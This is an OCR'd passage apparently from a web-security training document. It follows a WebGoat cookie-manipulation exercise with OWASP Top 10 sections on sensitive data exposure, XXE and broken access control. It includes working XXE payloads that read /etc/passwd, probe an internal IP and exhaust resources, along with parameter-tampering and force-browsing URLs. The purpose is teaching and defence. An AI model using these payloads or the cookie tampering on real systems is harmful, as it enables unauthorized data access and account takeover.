
Username	AuthCookie
webgoat	65432ubphcfx
aspect	65432udfqtb

Another scenario: Hacking cookies and manipulating sessions







Another scenario: Hacking cookies and manipulating sessions



Another scenario: Hacking cookies and manipulating sessions




Another scenario: Hacking cookies and manipulating sessions



The response shows that by altering the "uid" cookie we have logged in to the application as "admin".

We have used cookies to manipulate the session and access another account with **elevated privileges**.

3) Sensitive Data Exposure



Threat Agents	Attack Vectors	Security Weakness		Impacts	
App. Specific	Exploitability: 2	Prevalence: 3	Detectability: 2	Technical: 3	Business ?
Rather than directly attacking crypto, attackers steal keys, execute man-in-the-middle attacks, or steal clear text data off the server, while in transit, or from the user's client, e.g. browser. A manual attack is generally required. Previously retrieved password databases could be brute forced by Graphics Processing Units (GPUs).		Over the last few years, this has been the most common impactful attack. The most common flaw is simply not encrypting sensitive data. When crypto is employed, weak key generation and management, and weak algorithm, protocol and cipher usage is common, particularly for weak password hashing storage techniques. For data in transit, server side weaknesses are mainly easy to detect, but hard for data at rest.		Failure frequently compromises all data that should have been protected. Typically, this information includes sensitive personal information (PII) data such as health records, credentials, personal data, and credit cards, which often require protection as defined by laws or regulations such as the EU GDPR or local privacy laws.	

Is the Application Vulnerable?

The first thing is to determine the protection needs of data in transit and at rest. For example, passwords, credit card numbers, health records, personal information and business secrets require extra protection, particularly if that data falls under privacy laws, e.g. EU's General Data Protection Regulation (GDPR), or regulations, e.g. financial data protection such as PCI Data Security Standard (PCI DSS). For all such data:

- Is any data transmitted in clear text? This concerns protocols such as HTTP, SMTP, and FTP. External internet traffic is especially dangerous. Verify all internal traffic e.g. between load balancers, web servers, or back-end systems.
- Is sensitive data stored in clear text, including backups?
- Are any old or weak cryptographic algorithms used either by default or in older code?
- Are default crypto keys in use, weak crypto keys generated or re-used, or is proper key management or rotation missing?
- Is encryption not enforced, e.g. are any user agent (browser) security directives or headers missing?
- Does the user agent (e.g. app, mail client) not verify if the received server certificate is valid?

See ASVS Crypto (V7), Data Prot (V9) and SSL/TLS (V10)

How to Prevent

Do the following, at a minimum, and consult the references:

- Classify data processed, stored, or transmitted by an application. Identify which data is sensitive according to privacy laws, regulatory requirements, or business needs.
- Apply controls as per the classification.
- Don't store sensitive data unnecessarily. Discard it as soon as possible or use PCI DSS compliant tokenization or even truncation. Data that is not retained cannot be stolen.
- Make sure to encrypt all sensitive data at rest.
- Ensure up-to-date and strong standard algorithms, protocols, and keys are in place; use proper key management.
- Encrypt all data in transit with secure protocols such as TLS with perfect forward secrecy (PFS) ciphers, cipher prioritization by the server, and secure parameters. Enforce encryption using directives like HTTP Strict Transport Security (HSTS).
- Disable caching for responses that contain sensitive data.
- Store passwords using strong adaptive and salted hashing functions with a work factor (delay factor), such as Argon2, scrypt, bcrypt, or PBKDF2.
- Verify independently the effectiveness of configuration and settings.

Example Attack Scenarios

Scenario #1: An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text.

Scenario #2: A site doesn't use or enforce TLS for all pages or supports weak encryption. An attacker monitors network traffic (e.g. at an insecure wireless network), downgrades connections from HTTPS to HTTP, intercepts requests, and steals the user's session cookie. The attacker then replays this cookie and hijacks the user's (authenticated) session, accessing or modifying the user's private data. Instead of the above they could alter all transported data, e.g. the recipient of a money transfer.

Scenario #3: The password database uses unsalted or simple hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password database. All the unsalted hashes can be exposed with a rainbow table of pre-calculated hashes. Hashes generated by simple or fast hash functions may be cracked by GPUs, even if they were salted.

References


OWASP

- OWASP Proactive Controls: Protect Data
- OWASP Application Security Verification Standard (V7,9,10)
- OWASP Cheat Sheet: Transport Layer Protection
- OWASP Cheat Sheet: User Privacy Protection
- OWASP Cheat Sheets: Password and Cryptographic Storage
- OWASP Security Headers Project; Cheat Sheet: HSTS
- OWASP Testing Guide: Testing for weak cryptography

External

- CWE-220: Exposure of sens. information through data queries
- CWE-310: Cryptographic Issues; CWE-311: Missing Encryption
- CWE-312: Cleartext Storage of Sensitive Information
- CWE-319: Cleartext Transmission of Sensitive Information
- CWE-326: Weak Encryption; CWE-327: Broken/Risky Crypto
- CWE-359: Exposure of Private Information (Privacy Violation)

4) XML External Entities (XXE)



Threat Agents	Attack Vectors	Security Weakness		Impacts	
App. Specific	Exploitability: 2	Prevalence: 2	Detectability: 3	Technical: 3	Business ?
Attackers can exploit vulnerable XML processors if they can upload XML or include hostile content in an XML document, exploiting vulnerable code, dependencies or integrations.		By default, many older XML processors allow specification of an external entity, a URI that is dereferenced and evaluated during XML processing. SAST tools can discover this issue by inspecting dependencies and configuration. DAST tools require additional manual steps to detect and exploit this issue. Manual testers need to be trained in how to test for XXE, as it not commonly tested as of 2017.		These flaws can be used to extract data, execute a remote request from the server, scan internal systems, perform a denial-of-service attack, as well as execute other attacks. The business impact depends on the protection needs of all affected application and data.	

Is the Application Vulnerable?

Applications and in particular XML-based web services or downstream integrations might be vulnerable to attack if:

- The application accepts XML directly or XML uploads, especially from untrusted sources, or inserts untrusted data into XML documents, which is then parsed by an XML processor.
- Any of the XML processors in the application or SOAP based web services has document type definitions (DTDs) enabled. As the exact mechanism for disabling DTD processing varies by processor, it is good practice to consult a reference such as the OWASP Cheat Sheet 'XXE Prevention'.
- If your application uses SAML for identity processing within federated security or single sign on (SSO) purposes. SAML uses XML for identity assertions, and may be vulnerable.
- If the application uses SOAP prior to version 1.2, it is likely susceptible to XXE attacks if XML entities are being passed to the SOAP framework.
- Being vulnerable to XXE attacks likely means that the application is vulnerable to denial of service attacks including the Billion Laughs attack.

How to Prevent

Developer training is essential to identify and mitigate XXE. Besides that, preventing XXE requires:

- Whenever possible, use less complex data formats such as JSON, and avoiding serialization of sensitive data.
- Patch or upgrade all XML processors and libraries in use by the application or on the underlying operating system. Use dependency checkers. Update SOAP to SOAP 1.2 or higher.
- Disable XML external entity and DTD processing in all XML parsers in the application, as per the OWASP Cheat Sheet 'XXE Prevention'.
- Implement positive ("whitelisting") server-side input validation, filtering, or sanitization to prevent hostile data within XML documents, headers, or nodes.
- Verify that XML or XSL file upload functionality validates incoming XML using XSD validation or similar.
- SAST tools can help detect XXE in source code, although manual code review is the best alternative in large, complex applications with many integrations.

If these controls are not possible, consider using virtual patching, API security gateways, or Web Application Firewalls (WAFs) to detect, monitor, and block XXE attacks.

Example Attack Scenarios

Numerous public XXE issues have been discovered, including attacking embedded devices. XXE occurs in a lot of unexpected places, including deeply nested dependencies. The easiest way is to upload a malicious XML file, if accepted:

Scenario #1: The attacker attempts to extract data from the server:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

Scenario #2: An attacker probes the server's private network by changing the above ENTITY line to:

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

Scenario #3: An attacker attempts a denial-of-service attack by including a potentially endless file:

```
<!ENTITY xxe SYSTEM "file:///dev/random" >]>
```

References


OWASP

- OWASP Application Security Verification Standard
- OWASP Testing Guide: Testing for XML Injection
- OWASP XXE Vulnerability
- OWASP Cheat Sheet: XXE Prevention
- OWASP Cheat Sheet: XML Security

External

- CWE-611: Improper Restriction of XXE
- Billion Laughs Attack
- SAML Security XML External Entity Attack
- Detecting and exploiting XXE in SAML Interfaces

5) Broken access control



Is the Application Vulnerable?

Access control enforces policy such that users cannot act outside of their intended permissions. Failures typically lead to unauthorized information disclosure, modification or destruction of all data, or performing a business function outside of the limits of the user. Common access control vulnerabilities include:

- Bypassing access control checks by modifying the URL, internal application state, or the HTML page, or simply using a custom API attack tool.
- Allowing the primary key to be changed to another users record, permitting viewing or editing someone else's account.
- Elevation of privilege. Acting as a user without being logged in, or acting as an admin when logged in as a user.
- Metadata manipulation, such as replaying or tampering with a JSON Web Token (JWT) access control token or a cookie or hidden field manipulated to elevate privileges, or abusing JWT invalidation
- CORS misconfiguration allows unauthorized API access.
- Force browsing to authenticated pages as an unauthenticated user or to privileged pages as a standard user. Accessing API with missing access controls for POST, PUT and DELETE.

How to Prevent

Access control is only effective if enforced in trusted server-side code or server-less API, where the attacker cannot modify the access control check or metadata.

- With the exception of public resources, deny by default.
- Implement access control mechanisms once and re-use them throughout the application, including minimizing CORS usage.
- Model access controls should enforce record ownership, rather than accepting that the user can create, read, update, or delete any record.
- Unique application business limit requirements should be enforced by domain models.
- Disable web server directory listing and ensure file metadata (e.g. .git) and backup files are not present within web roots.
- Log access control failures, alert admins when appropriate (e.g. repeated failures).
- Rate limit API and controller access to minimize the harm from automated attack tooling.
- JWT tokens should be invalidated on the server after logout.

Developers and QA staff should include functional access control unit and integration tests.

Example Attack Scenarios

Scenario #1: The application uses unverified data in a SQL call that is accessing account information:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

An attacker simply modifies the 'acct' parameter in the browser to send whatever account number they want. If not properly verified, the attacker can access any user's account.

```
http://example.com/app/accountInfo?acct=notmyacct
```

Scenario #2: An attacker simply force browses to target URLs. Admin rights are required for access to the admin page.

```
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
```

If an unauthenticated user can access either page, it's a flaw. If a non-admin can access the admin page, this is a flaw.

References

OWASP

